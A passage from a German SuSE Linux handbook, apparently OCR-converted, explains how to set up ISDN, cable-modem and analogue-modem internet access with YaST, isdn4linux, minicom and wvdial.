12. Geben Sie die IP-Adresse des Nameservers (DNS) Ihres Providers an. Wenn Sie diese nicht wissen, so erfragen Sie diese bei Ihrem Provider, meist findet man diese auch auf der Website des Providers.
13. Gehen Sie jetzt auf '`Netzwerk konfigurieren`' und '`Netzwerk Grundkonfiguration`'.
14. Legen Sie ein neues Device an (mit (F5)) und zwar `ISDN SyncPPP`.
15. Drücken Sie (F6) ('`F6=IP-Adresse`'), um in das Menü '`Eingabe der Netzwerk-Adressen`' zu kommen.
16. Belassen Sie die Einstellungen – die IP-Adresse Ihres lokalen Rechners ist `192.168.0.99`, die Adresse des Point-To-Point-Partners ist `192.168.0.1` – und ändern Sie nur das *Default-Gateway* auf dieselbe Adresse wie *Adresse des Point-To-Point-Partners* (`192.168.0.1`). Bei dynamischer Adressen-Zuweisung ist diese Option zu wählen. – Beenden Sie mit '`Weiter`'.
17. In der Maske '`Auswahl des Netzwerks`' müssen Sie die Karte noch mit (F4) aktiv setzen.
18. Speichern Sie mit (F10) und beenden Sie YaST.

19. Starten Sie das Netzwerk mit **`init 2`**, falls Sie X mit **`startx`** starten. Wenn Sie sich jedoch sonst grafisch anmelden, so starten Sie mit **`init 3`**.

20. Testen Sie den Verbindungsaufbau mit **`ping`**. Starten Sie auch **`xisdnload`**, um Ihren Verbindungsstatus beobachten zu können:

    ```
    erde:~ # xisdnload &
    erde:~ # ping -c 3 www.suse.de
    ```

    Nach 3 „Pings“ beendet sich der Befehl automatisch (vgl. Manual-Page von **`ping`** (**`man ping`**)).

Nun starten Sie unter X z. B. Netscape oder einen anderen Webbrowser und schon können Sie auf das Internet zugreifen. Bei manchen Providern müssen Sie noch den jeweiligen *Proxyserver* angeben:

- In Netscape wählen Sie ‘`Edit`’, ‘`Preferences`’, ‘`Advanced`’, ‘`Proxies`’, ‘`Manual Proxy Configuration`’ und dann ‘`View`’.

Jetzt sollte Ihr ISDN-Zugang funktionieren und die Verbindung ins Internet automatisch aufgebaut werden, sobald Sie z. B. in Netscape eine Internetadresse angeben, und abgebaut werden, sobald 60 Sekunden lang kein Datenpaket übertragen wird. Kontrollieren Sie den Verkehr mit **`xisdnload`**!

6.2.2 Überblick

SuSE Linux enthält das Paket `isdn4linux`, ein Programmpaket bestehend aus Hardware-Treibern, Netzwerkinterface und Modem-Emulation (nur digitales Modem). Außerdem ist z. B. Software für einen Anrufbeantworter verfügbar.

Der Hardware-Treiber zur ISDN-Karte wird von dem Startskript `/etc/init.d/i4l_hardware` geladen (vgl. Kapitel 17 auf Seite 497).

Die Konfiguration der ISDN-Seite übernimmt das Tool isdnctrl (Manual-Page von **`isdnctrl`** (**`man isdnctrl`**)). Die Konfiguration der zur Verfügung gestellten Netzwerk-Interfaces geschieht wie bei einem Ethernet-Interface durch die Befehle **`ifconfig`** (Manual-Page von **`ifconfig`** (**`man ifconfig`**)) und **`route`** (Manual-Page von **`route`** (**`man route`**)). Bei SuSE Linux werden diese Aufgaben von dem Skript `/etc/init.d/i4l` übernommen (vgl. Kapitel 17 auf Seite 497).

Grundlage sind jeweils die in `rc.config` eingetragenen Parameter; zur `rc.config` vgl. Abschnitt 17.5 auf Seite 502. Die Namensgebung für die dort verwendeten Variablen orientiert sich soweit wie möglich an den Optionen zu isdnctrl. Durch das Skript `/etc/init.d/route` wird das Routing auf die in `/etc/route.conf` eingetragenen Werte gesetzt.

Der Verbindungsaufbau geschieht bei Bedarf mit isdnctrl bzw. `/etc/init.d/i4l` und mit den in der `rc.config` festgelegten Parametern; die Parameter können mit

```
erde: # isdnctrl list all
```


angezeigt werden. „Bei Bedarf“ bedeutet, dass eine der so entstandenen „Routen“ das entsprechende (ISDN-)Interface anspricht. Das kann durch jeden Benutzer und jede Applikation geschehen.

6.2.3 Hinweise zur Hardware

Voraussetzungen

Um unter SuSE Linux eine ISDN-Verbindung aufbauen zu können, brauchen Sie folgendes:

1. einen ISDN-Anschluss
2. eine unterstützte ISDN-Karte
3. ein installiertes SuSE Linux
4. einen installierten Standard-Kernel von der SuSE Linux-CD




> **Hinweis**
> Sie brauchen *keinen* eigenen Kernel zu generieren – wenn Sie gleichwohl einen eigenen Kernel kompilieren wollen, nehmen Sie unbedingt die Quellen aus dem Paket `lx_suse`, Serie d!

5. das Paket `i4l`, Serie n

Was Sie wissen müssen:

- ISDN-Karten-Typ
- Einstellungen der Karte: IRQ, Portadresse etc. (je nach Typ)
- welches ISDN-Protokoll Sie benutzen können:
  - 1TR6: (altes) nationales ISDN
  - DSS1: Euro-ISDN
  - Leased line: Standleitung



> **Hinweis**
> Bei älteren großen TK-Anlagen wird oft *1TR6* auf dem internen S0-Bus gefahren.

Was ist die MSN/EAZ?

Bei Euro-ISDN ist die MSN (engl. *Multiple Subscribe Number*) die Telefonnummer, allerdings ohne Vorwahl. Bei einem privaten Neuanschluss bekommen Sie meist drei unabhängige Nummern zugewiesen. Sie können sich eine beliebige davon für die ISDN-Verbindung auswählen, auch diejenige, welche Sie schon für eine Telefonverbindung benutzen, da anhand der ISDN-Dienstkennung der Typ einer Verbindung unterschieden werden kann.

Typischerweise wird die ISDN-Karte direkt an einen NTBA angeschlossen, es kann aber auch sinnvoll sein, über eine TK-Anlage einen weiteren S0-Bus bereitzustellen. Wenn Sie Euro-ISDN an einer TK-Anlage einsetzen, ist die MSN (meist) nur die Durchwahl auf der Anlage oder die `0`.

Bei 1TR6 wird anstatt der MSN eine EAZ (Endgeräte-Auswahl-Ziffer) benutzt (ansonsten ist MSN/EAZ synonym zu verwenden). Die EAZ ist eine einzelne Ziffer, die Sie auswählen können. Wählen Sie eine zwischen `1` und `9`. Verwenden Sie bei 1TR6 nicht die `0`!

6.2.4 Hardware mit YaST konfigurieren

Der Treiber für die ISDN-Karte wird durch ein ladbares Kernelmodul bereitgestellt. Dafür muss das System nicht neu gebootet werden. Die üblichen ISDN-Karten werden durch den HiSax-Treiber unterstützt.

Schritt für Schritt

1. Loggen Sie sich als Benutzer ‘`root`’ ein.
2. Starten Sie YaST.
3. Wählen Sie das Menü ‘`Administration des Systems`’, ‘`Hardware in System integrieren`’, ‘`ISDN-Hardware konfigurieren`’ an. Diese Menüstruktur sehen Sie in Abbildung 6.1.




Abbildung 6.1: Menüstruktur zur ISDN-Konfiguration mit YaST

4. Tragen Sie in der Maske bitte folgende Parameter ein:
   - **`I4L Starten`**
     Nur wenn dieses Feld aktiv ist, wird beim Booten ISDN konfiguriert. Sie

können also hiermit steuern, ob überhaupt automatisch eine ISDN-Verbindung nach dem Booten aufgebaut werden kann.

- **`ISDN-Protokoll`**
  Wählen Sie zwischen dem alten nationalen, deutschen ISDN (1TR6) oder dem heute üblichen Euro-ISDN (EDSS1) oder `Leased line`. Beachten Sie, dass bei Anschlüssen, die über eine TK-Anlage gehen, häufig 1TR6 gefahren wird.
- **`Typ der ISDN-Karte`**
  Wählen Sie die vom HiSax-Treiber unterstützte Karte aus. Für PnP- und PCMCIA-Karten beachten Sie bitte die Datei `/usr/share/doc/packages/i4l/README.SuSE` sowie den Abschnitt 10.2 auf Seite 322 ff.

- **`Interrupt`**
  `Memory-Basisadresse`
  `IO-Port`
  `IO0-Wert`
  `IO1-Wert`
  Diese Einstellmöglichkeiten werden nur für die Karten angezeigt, bei denen diese Werte einzustellen sind.



> **Hinweis**
>
> Bitte beachten Sie, dass bei PCI-Karten keine I/O-Adresse und kein Interrupt anzugeben ist; folglich werden diese Punkte nicht angezeigt, wenn Sie eine solche Karte auswählen.

- **`Optionen zum Laden des ISDN-Moduls`**
  Lassen Sie dieses Feld bitte leer.

Weitere Information erhalten Sie durch Drücken der Hilfetaste (F1). Die Eingabemaske können Sie in Abbildung 6.2 auf der nächsten Seite sehen.

5. Betätigen Sie den Button '`Starten`'.
   Erklärung: Es wird testweise das Modul geladen. Im Fenster erkennen Sie, ob die Karte korrekt erkannt wurde.

   Wenn OK: Betätigen Sie den Button '`Speichern`'.
   Erklärung: Die Einstellungen werden dauerhaft (in Variablen in den Dateien `/etc/rc.config.d/i4l_*`) gespeichert, sodass sie nach dem nächsten Booten oder Wechsel des Runlevels wieder aktiviert werden können. Nach dem testweisen Laden des Moduls bleibt der Treiber geladen.

   Wenn nicht OK: Versuchen Sie andere Parameter, und betrachten Sie dabei die Veränderungen in der Datei `/var/log/messages`.
   Übliche Probleme sind:
   - Die IRQs 12 oder 15 sind bei einigen Mainboards nicht benutzbar.
   - Die angegeben Adressen oder IRQs sind schon in Benutzung. Entfernen Sie alle Steckkarten, die vorerst nicht benötigt werden, z. B. Sound- und Netzwerkkarten.




Abbildung 6.2: Eingabemaske zur ISDN-Konfiguration mit YaST

- Das Modul ist schon geladen. Wechseln Sie auf eine andere Konsole und kontrollieren Sie mit **`lsmod`**; geben Sie die folgenden Befehl zum Entladen des Moduls ein:
  ```
  erde: # rmmod hisax
  ```
- Sie haben eine PnP-Karte. Lesen Sie dazu in der Datei `/usr/share/doc/packages/i4l/README.SuSE` nach.
- Sie haben keine vom HiSax-, sondern von einem anderen Treiber unterstützte Karte (z. B. ICN, AVM-B1). Lesen Sie dazu bitte in der Datei `/usr/share/doc/packages/i4l/README.SuSE` nach.

6. Beenden Sie YaST.
7. Konfigurieren Sie isdnlog.

   Bevor die Module geladen werden, sollte erst noch der **`isdnlog`** konfiguriert werden. Dieser hat die Aufgabe, alle Aktivitäten auf dem S0-Bus zu protokollieren.

   Passen Sie die folgenden Dateien Ihren Gegebenheiten an:

   - `/etc/isdn/isdn.conf`:

     Zuerst wird das Land spezifiziert, in dem `isdn4linux` eingesetzt wird. Für Deutschland müssen die Werte wie in Datei 6.2.1 auf der nächsten Seite gesetzt werden. Für Österreich ist der Countrycode 43.

     Ebenfalls im `GLOBAL`-Abschnitt wird der `AREACODE` (die Vorwahl) ohne führende Null angegeben. Wenn Ihre Vorwahl z. B. `0911` ist, tragen Sie `AREACODE = 911` ein.

     Dies ist (in Deutschland) der einzige Teil, der angepasst werden muss.

     Mit `CHARGEMAX = 20.00` können Sie angeben, wie viel Geld (in DM) maximal pro Tag vertelefoniert werden darf. Dies schützt vor unerwünschten Connects. Aber verlassen Sie sich nicht auf dieses automatische Feature!

```
# /etc/isdn/isdn.conf

[GLOBAL]
COUNTRYPREFIX = +
COUNTRYCODE = 49
AREAPREFIX = 0
```

Datei 6.2.1: `/etc/isdn/isdn.conf`

- `/etc/isdn/callerid.conf`:
  Hier können Sie alle bekannten Telefonnummern eintragen. In der Datei `/var/log/messages` und durch **`isdnrep`** werden dann die Namen anstatt der Telefonnummer angezeigt.
  Vgl. das Beispiel in Datei 6.2.2; Ihre eigene Nummer ist `4711` und die Ihres Providers ist `4712`.

```
# /etc/isdn/callerid.conf

[MSN]
NUMBER = 4711
SI = 1
ALIAS = ich
ZONE = 1

[MSN]
NUMBER = 4712
SI = 1
ALIAS = Provider
ZONE = 1
```

Datei 6.2.2: `/etc/isdn/callerid.conf`

- `/etc/isdn/isdnlog.isdnctrl0.options`:
  Hier können Sie Optionen für **`isdnlog`** eingeben. Dies ist normalerweise nicht nötig.

8. Geben Sie die Befehle

   ```
   erde: # init 1
   erde: # init 2
   ```

   ein, um u. a. die Netzwerkdienste neu zu starten, oder aktivieren Sie ISDN erneut mit YaST (oder booten Sie neu).

6.2.5 Internet-Anbindung einrichten

ISDN-Konfiguration für Ihren Internetprovider

Die Protokollwahl

Für den ISDN-Zugang gibt es drei wichtige ISDN-Protokolle:

- syncPPP
- rawip-HDLC
- Terminal-Login mit X.75

Meist verwenden die Internetprovider das syncPPP Protokoll. Sie sollten Ihr Linux also damit konfigurieren.

Voraussetzungen

- Die ISDN-Hardwarekonfiguration hat funktioniert.
- Der ISDN-Treiber ist geladen.
- Sie wissen die von Ihnen zu verwendende MSN oder EAZ.
- Sie wissen das von Ihrem Provider verwendete Protokoll (syncPPP, rawip).
- Sie wissen die Zugangstelefonnummer.
- Sie wissen den Benutzernamen und das Passwort.
- Sie wissen den Domain Name Service (DNS) („Nameserver“) des Providers.

Erst wenn alle oben genannten Punkte erfüllt sind, können Sie den Internetzugang erfolgreich einrichten. Das folgende Beispiel beschreibt den syncPPP-Zugang, rawip ist aber im Wesentlichen genauso – nur einfacher.

Schritt für Schritt

1. Starten Sie YaST und wechseln Sie in das Menü ‘`Administration des Systems`’, ‘`Netzwerk konfigurieren`’, ‘`Netzwerk-Grundkonfiguration`’. Die nun erscheinende Eingabemaske sehen Sie in Abbildung 6.3 auf der nächsten Seite
2. Wählen Sie eine freie Nummer, z. B. `1`.
3. Wählen Sie durch Drücken von (F5) als Device ‘`ISDN SyncPPP`’ aus.
4. Drücken Sie bitte (F6) (‘`IP-Adresse`’) und geben Sie ein:
   - IP-Adresse Ihres Rechners (ISDN-Karte): `192.168.0.99`
   - Kreuzen Sie ‘`Dynamische IP-Adresse`’ *nur* an, wenn Sie eine Adresse von Ihrem Provider (☞*ISP*) bei jeder Verbindung „dynamisch“ zugewiesen bekommen.
   - IP-Adresse des Default-Gateways: `192.168.0.1`
   - IP-Adresse des Point-To-Point-Partners: `192.168.0.1`
5. Die Eingabemaske durch Betätigen des Buttons ‘`Weiter`’ verlassen.
6. Das Netzwerk-Device mit (F4) aktivieren, falls nicht schon geschehen.


AUSWAHL DES NETZWERKS
In dieser Maske können Sie die Grundkonfiguration Ihrer Netzwerk-Devices vornehmen. Mit der Funktionstaste F6 können Sie die IP-Adressen einer Netzwerk-Device festlegen. Mit F7 wird die Hardware des Netzwerks konfiguriert. Dies ist nur bei ISDN- und PLIP-Netzwerk notwendig. F8 konfiguriert die ISDN-Parameter.
Nummer Aktiv Netzwerktyp Device-Name IP-Adresse PCMCIA PtP-Adresse
[0] [X] Ethernet eth0 10.10.11.24 [ ]
[1] [ ] ISDN SyncPP ippp0 19Z.168.0.99 [ ] 19Z.168.0.1
[2] [ ] Unbekannt [ ]
[3] [ ] Unbekannt [ ]
<Zusätzliches Netzwerk anlegen>
F3=Auto-IP
F4=Aktivieren
F5=Device
F6=IP-Adresse
F7=Hardware
F8=ISDN
F9=PCMCIA
< F10=Speichern >

Abbildung 6.3: Netzwerkkonfiguration mit YaST

7. Mit (F8) (‘ISDN’) können Sie jetzt weitere ISDN-spezifische Parameter angeben. Dies können Sie in Abbildung 6.4 auf der nächsten Seite sehen.


   Geben Sie dabei bitte die folgenden Werte an:

   - **Eigene Telefonnummer (MSN)**

     Ihre eigene MSN, z. B. 123456

   - **Anzurufende Nummer:** `012345678`

     Erklärung: die Nummer die angerufen werden soll. `012345678` ist die Nummer Ihres Internet-Providers.

     Hinweis

     Bei TK-Anlagen müssen Sie eventuell eine zusätzliche `0` vorwählen. – Bitte beachten Sie weiterhin, dass durch Leerzeichen getrennte Telefonnummern wie zwei *unterschiedliche* Telefonnummern behandelt werden.

   - **Nummern, die anrufen dürfen:**

     Nur für Dialin-Server nötig.

   - **Nur angegebene Nummern erlaubt:**

     Setzen Sie dieses Flag, damit niemand unerlaubt eine Verbindung zu Ihrem System aufbauen kann.

   - **Wählmodus:**

     Mit `auto` werden Verbindungen automatisch aufgebaut, wenn versucht wird, auf Adressen zuzugreifen, die nur über die ISDN-Schnittstelle zu erreichen sind. Mit der Einstellung `manual` ist es notwendig, bei Bedarf die Verbindung *per Hand* herzustellen. Bei `off` ist es gar nicht möglich, Verbindungen über diese ISDN-Schnittstelle aufzubauen.




Abbildung 6.4: Konfiguration der ISDN-Parameter mit YaST

- **`Idle-Time:`**
  Zeit, nach der automatisch aufgelegt wird, wenn keine Internet-Pakete über die ISDN-Leitung übertragen werden.
- **`Maximale Wählversuche:`**
  Anzahl der Wiederholversuche festlegen.
- **`ISDN Callback Konfiguration:`**
  `off`, `out` oder `in`.
- **`Name des PPP-Logins:`**
  Geben Sie hier den Benutzernamen für Ihren Provider an.
- **`Passwort des PPP-Logins:`**
  Geben Sie hier das Passwort für Ihren Provider an. Das Passwort wird bei der Eingabe nur durch Sterne angedeutet. Es wird in der Datei `/etc/ppp/pap-secrets` gespeichert.

Mit (F1) erhalten Sie weitere Hilfe.

8. Betätigen Sie den Button ‘`Starten`’.

   Erklärung: Es wird testweise das Netzwerk konfiguriert. Im Fenster erkennen Sie, ob dies funktioniert hat. Hier sollte es keine Probleme geben.

   Wenn OK: Betätigen Sie den Button ‘`Speichern`’.

   Erklärung: Die Einstellungen werden dauerhaft (in Variablen in den Dateien `/etc/rc.config.d/i4l_*`) gespeichert, sodass sie nach dem nächsten Booten oder Wechsel des Runlevels wieder aktiviert werden können. Nach dem testweisen Starten bleiben die Einstellungen aber erhalten.

   Wenn nicht OK: Vermutlich sind dann die ISDN-Module nicht geladen. Beachten Sie außerdem die Meldungen in `/var/log/messages`.

9. Gehen Sie in YaST in das Menü ‘Konfiguration Nameserver’, beantworten Sie die Frage mit **Ja**. Geben Sie hier die IP-Nummer des Nameservers (DNS) Ihres Providers an. Wenn Sie die IP-Nummer nicht wissen, gehen Sie bitte gemäß den folgenden Hinweisen auf dieser Seite vor.
10. Vermutlich hat der Verbindungsaufbau funktioniert. Dann wechseln Sie wieder in YaST, betätigen den Button ‘Speichern’ und beenden YaST.

Kanalbündelung (MPPP)

Vgl. die Hinweise in `file:/usr/share/doc/sdb/de/html/i4lmppp.html`.

Dynamische IP-Nummer bei syncPPP

Im Fall von dynamischen IP-Adressen dienen die vergebenen Dummy-Adressen aus dem privaten Bereich nur als Platzhalter bis zum Verbindungsaufbau.

IP-Nummer des Nameservers des Providers

Wenn Sie die IP-Nummer nicht wissen, müssen Sie diese bei Ihrem Provider erfragen. Oder Sie bitten jemanden mit Internet-Zugang um Eingabe des folgenden Befehls in einem Terminalfenster (als Beispiel sei hier T-Online angeführt):

`whois t-online.de`

Sie erhalten dann eine Ausgabe, die unter anderem folgende Zeilen wie in Ausgabe 6.2.1 enthält; **`whois`** ist im Paket `whois` enthalten.

```
domain:      t-online.de
descr:       Deutsche Telekom AG, Telekom Online-Dienste
descr:       Generaldirektion, GK361
descr:       Postfach 2000
descr:       D-53105 Bonn
descr:       Germany
admin-c:     KHS252-RIPE
tech-c:      JS691-RIPE
zone-c:      FS340-RIPE
nserver:     dns00.btx.dtag.de
```

Ausgabe 6.2.1: Ausgabe von **`whois t-online.de`**

In der Zeile **`nserver:`** sehen Sie den Nameserver des Providers. Dann brauchen Sie nur noch die IP-Adresse des Namens. Dazu gibt man folgenden Befehl ein:

`host dns00.btx.dtag.de`

Dann erfolgt z. B. eine Antwort wie in Ausgabe 6.2.2.

```
dns00.btx.dtag.de has address 194.25.2.129
```

Ausgabe 6.2.2: Ausgabe von **`host`**

Dies (`194.25.2.129`) wäre dann die IP-Adresse des Nameservers von T-Online.

Mögliche Probleme

Falls der Verbindungsaufbau nicht klappt:

- Prüfen Sie `/var/log/messages` auf „verdächtige“ Ausgaben. Die ISDN-Statusmeldungen (z. B. `E001f`) sind in Anhang B auf Seite 573 beschrieben.
- Versuchen Sie auch den rawip-Zugang.
- Ist die MSN/EAZ richtig eingestellt?
- Müssen Sie eventuell eine `0` vorwählen?

Weitere Informationen

Weitere Informationen, wie Sie eine ISDN-Verbindung und Ihr ISDN-Subsystem konfigurieren, finden Sie in folgenden Quellen:

- Datei `/usr/share/doc/packages/i4l/README.SuSE`
- Support-Datenbank: `http://sdb.suse.de/sdb/de/html/`(online) oder über die SuSE-Hilfe (Aufruf mit **`hilfe`** oder aus dem Menü), wenn Sie die aus der Serie `doc` die Pakete `susehilf` und `sdb_de` installiert haben.
- Im Paket `i4l` (z. B. die ISDN-FAQ in der Datei: `/usr/share/doc/packages/i4ldoc/i4l-faq-de.txt` bzw. als HTML-Dokument: `file:/usr/share/doc/packages/i4ldoc/i4l-faq-de.html`)
- `/usr/share/doc/packages/inetcfg` (Paket `inetcfg`): z. B.: T-Online über ISDN
- Mailingliste *ISDN mit SuSE Linux* (deutsch): suse-isdn@suse.com und die Newsgroup **`de.alt.comm.isdn4linux`**.

6.3 Kabelmodem

In einigen europäischen Ländern sowie USA und Kanada ist der Internetzugang über das Fernsehkabelnetz weit verbreitet. Hier folgt als Beispiel eine Schritt-für-Schritt-Anleitung, um mit dem österreichischen Telekabel-Dienst ins Internet zu kommen. Diese Anleitung sollte sich auch auf andere Kabelanbieter übertragen lassen.

6.3.1 Grundlagen

Der Telekabel-Teilnehmer bekommt von der Kabelfirma ein „Modem“, welches einerseits an das Fernsehkabel, andererseits mittels 10Base-T-Leitung (Twisted-Pair) an eine Netzwerkkarte im Computer angeschlossen wird. Dieses Modem stellt dann für den Computer eine Standleitung dar, meist mit einer festen IP-Adresse.

Vorgehensweise zur Installation

1. Falls Sie Ihre Netzwerkkarte schon eingerichtet haben, fahren Sie bei Punkt 8 fort.
2. Starten Sie als Benutzer `'root'` das Programm YaST – falls Sie in KDE sind: Alt + F2 drücken, dann **`xterm`** eingeben; dann im neuen Fenster YaST starten.
3. Gehen Sie zu 'Administration des Systems', 'Hardware in System integrieren', 'Netzwerkkarte konfigurieren'.
4. Bei 'Typ des Netzwerks' geben Sie `eth0` an.
5. Bei 'Art der Netzwerkkarte' wählen Sie Ihre Karte aus.
6. Bei 'Optionen zum Laden des Moduls' geben Sie Parameter wie IO-Port usw. an; zu Kernelparametern siehe Kapitel 14 auf Seite 411. *Achtung,* falls Sie eine PCI-Karte haben, brauchen Sie meist keine Parameter anzugeben.
7. Gehen Sie auf 'Weiter'. Kehren Sie in das YaST-Hauptmenü zurück (durch 2-maliges Drücken der Esc-Taste).
8. Gehen Sie zu 'Administrieren des Systems', 'Netzwerk konfigurieren', 'Netzwerk Grundkonfiguration'.
9. Sie befinden sich nun im Fenster 'Auswahl des Netzwerks'.
10. Drücken Sie bitte F5, um das Device `ethernet` einzustellen (falls es noch nicht unter 'Device-Name' dort steht, z. B. `eth0`).
11. Drücken Sie F3 und wählen Sie 'DHCP'.
12. Drücken Sie F4 , um dieses Device zu aktivieren.
13. Mit F10 wird die Konfiguration gespeichert.
14. Verlassen Sie YaST durch mehrmaliges Drücken der Esc-Taste.
15. Sie können nun durch Eingabe von **`rcdhclient start`** Ihren Netzwerkzugang aktivieren. Danach können Sie z. B. mit **`ping www.suse.de`** den Zugang testen.

Diese Anleitung gilt für Versionen ab SuSE 6.4, sollten Sie noch SuSE 6.3 im Einsatz haben, dann muss noch ein Schritt durchgeführt werden. Setzen Sie mit YaST die `rc.config`-Variable auf `yes` (zum Vorgehen vgl. Abschnitt 3.6.12 auf Seite 117). Dann wird das Netz bei jedem Systemstart freigeschaltet, ohne dass Sie explizit einen Befehl ausführen müssen.

Eine Alternative wäre es – falls IP-Adresse, Netzwerkmaske und Gateway bekannt und statisch sind – eine fixe Netzwerkkonfiguration einzustellen (siehe Abschnitt 5.1 auf Seite 160). Erkundigen Sie sich bei Ihrem Kabelbetreiber, ob Ihre IP-Adresse in Zukunft nicht geändert wird. Der Vorteil einer fixen Konfiguration: Sollte beim Booten der Kabelzugang gestört sein, so läuft der Bootvorgang problemlos weiter, und sobald die Netz-Störung behoben ist, können Sie sofort wieder ins Internet.

6.4 T-DSL, T-ISDN-DSL, ADSL...

Wenn Sie mit T-ISDN-DSL, ADSL usw. ins Internet wollen, so gibt es für Linux zwar schon Lösungen, die derzeit jedoch noch in der Entwicklungsphase sind.

In der Supportdatenbank finden Sie einen Artikel zu diesem Thema, in dem Sie Informationen zu den neuesten Entwicklungen finden. Lesen Sie den Artikel unter: `file:/usr/share/doc/sdb/de/html/hoe_adsl_pppoe.html`.

6.5 Modem-Anschluss

Der Anschluss eines Modems an den Rechner gestaltet sich genauso wie unter anderen Betriebssystemen auch. Das Modem wird entweder über ein serielles Kabel mit dem Rechner verbunden oder (falls es sich um ein „internes“ Modem handelt) in einen freien Slot des Computers eingebaut. In YaST wird angegeben, an welcher Schnittstelle das Modem angeschlossen wird (siehe Abschnitt 3.6.1 auf Seite 102 und Abschnitt 17.6 auf Seite 506). Ein Link wird von der Device-Datei nach `/dev/modem` angelegt. Das Modem kann also über `/dev/modem` angesprochen werden, unabhängig davon, an welche Schnittstelle es angeschlossen wurde – wenn der Link richtig gesetzt wurde.



Hinweis

Es befinden sich auch sog. „WinModems“ im Handel. Diese können momentan nicht unter Linux betrieben werden. Siehe dazu auch `file:/usr/share/doc/sdb/de/html/cep_winmodem.html` und `http://www.linmodems.org/`; zu Modems im Allgemeinen vgl. das `Modem-HOWTO.gz`.

Als *normale* Terminalprogramme können Sie z. B. minicom oder unter dem X Window System seyon einsetzen. Oder machen Sie die ersten Tests gleich mit wvdial (Abschnitt 6.6 auf der nächsten Seite).

Minicom

Minicom ist ein einfach zu bedienendes Terminalprogramm, das in der Bedienung an das DOS-Programm Telix angelehnt ist.

Alle Anwender, die minicom benutzen wollen, müssen vorher in die Datei `/etc/minicom.users` eingetragen werden. Hier wird festgelegt, wer mit welcher Konfiguration auf welches Modem zugreifen darf.

Konfiguriert wird Minicom, indem Sie es als `'root'` folgendermaßen starten:

```
erde:/ # minicom -s
```

Die für den Betrieb erforderlichen Einstellungen sind selbsterklärend.



Hinweis

Die Tastenkombination Strg + L arbeitet nicht im xterm oder rxvt, jedoch in kvt und in der Textkonsole.


6.6 Mit dem Modem ins Internet: PPP mit wvdial

Das Programm wvdial ist ein leistungsfähiges Tool, um analoge PPP-Verbindungen zu Internetprovidern, im Folgenden ☞*ISP* (engl. *Internet Service Provider*) genannt, herzustellen. Da die ISPs oft verschiedene Einstellungen im PPP-Protokoll verwenden, ist es manchmal sehr mühsam, die richtigen Optionen herauszufinden. Das erledigt wvdial durch intelligente Algorithmen.

In der Vergangenheit war es unter Linux erforderlich, bei der Internetkonfiguration auch den Nameserver (DNS – Domain Name System) des ISP anzugeben. Das ist mit wvdial nicht mehr nötig; es erkennt automatisch den Nameserver des Providers, sofern er diese Information übermittelt.

6.6.1 Konfiguration von wvdial

Sie können wvdial bequem von YaST aus konfigurieren. Sie finden das Menü unter ‘`Administration des Systems`’, ‘`Netzwerk konfigurieren`’, ‘`PPP-Netzwerk konfigurieren`’. Das Menü sehen Sie in Abbildung 6.5.


SuSE-WvDial (wvdial.lxdialog), Version 1.40
SuSE WvDial Hauptmenü
Die erhellten Buchstaben sind Hotkeys. Drücken Sie <Y> für ein, <N> für aus, Drücken Sie <Esc><Esc> zum Beenden, <?> für Hilfe. Legende: [*] Ein [ ] Aus
Hier können Sie die Sprache ändern --->
Konfigurieren Sie Ihren Provider --->
Modemerkennung starten
Nameserverkonfiguration im YaST(Nur wenn kein Auto DNS)
WvDial starten und Provider anwählen
Anwahl ins Internet per Call-by-Call Provider --->

README.SuSE für WvDial lesen
Datei Troubleshooting lesen
Original WvDial README lesen
